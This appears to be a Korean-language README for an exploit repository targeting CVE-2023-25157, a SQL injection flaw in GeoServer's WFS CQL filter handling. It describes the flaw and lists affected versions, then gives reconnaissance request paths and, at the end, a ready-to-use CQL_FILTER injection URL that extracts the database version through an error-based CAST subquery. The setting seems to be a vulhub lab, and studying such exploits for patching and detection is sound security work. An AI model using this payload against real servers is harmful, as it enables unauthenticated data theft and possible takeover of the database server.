charis3306/cve-2023-25157
CVE-2023-25157 익스플로잇: GeoServer WFS 서비스에서 조작된 CQL 필터 구문을 통한 SQL 인젝션으로, 인증 없이 원격 데이터 추출 및 잠재적인 데이터베이스 서버 손상을 가능하게 합니다.

사용자 입력을 필터링하지 않아 원격 인증되지 않은 공격자가 비정상적인 필터 구문을 구성하여 GeoServer의 어휘 분석을 우회하고 SQL 인젝션을 유발할 수 있습니다. 이를 통해 서버의 민감한 정보를 획득하거나 데이터베이스 서버 권한까지 탈취할 가능성이 있습니다.
GeoServer 2.20.x < 2.20.7
GeoServer 2.19.x < 2.19.7
GeoServer 2.18.x < 2.18.7
GeoServer 2.21.x < 2.21.4
GeoServer 2.22.x < 2.22.2
검색
/geoserver/ows?service=WFS&version=1.0.0&request=GetCapabilities

vulhub:example 기능 이름의 관련 속성 가져오기
/geoserver/wfs?request=DescribeFeatureType&version=2.0.0&service=WFS&outputFormat=application/json&typeName=vulhub:example





/geoserver/ows?service=wfs&version=1.0.0&request=GetFeature&typeName=vulhub:example&CQL_FILTER=strStartsWith(name,'x'')+=+true+and+1=(SELECT+CAST+((SELECT+version())+AS+INTEGER))+--+')+=+true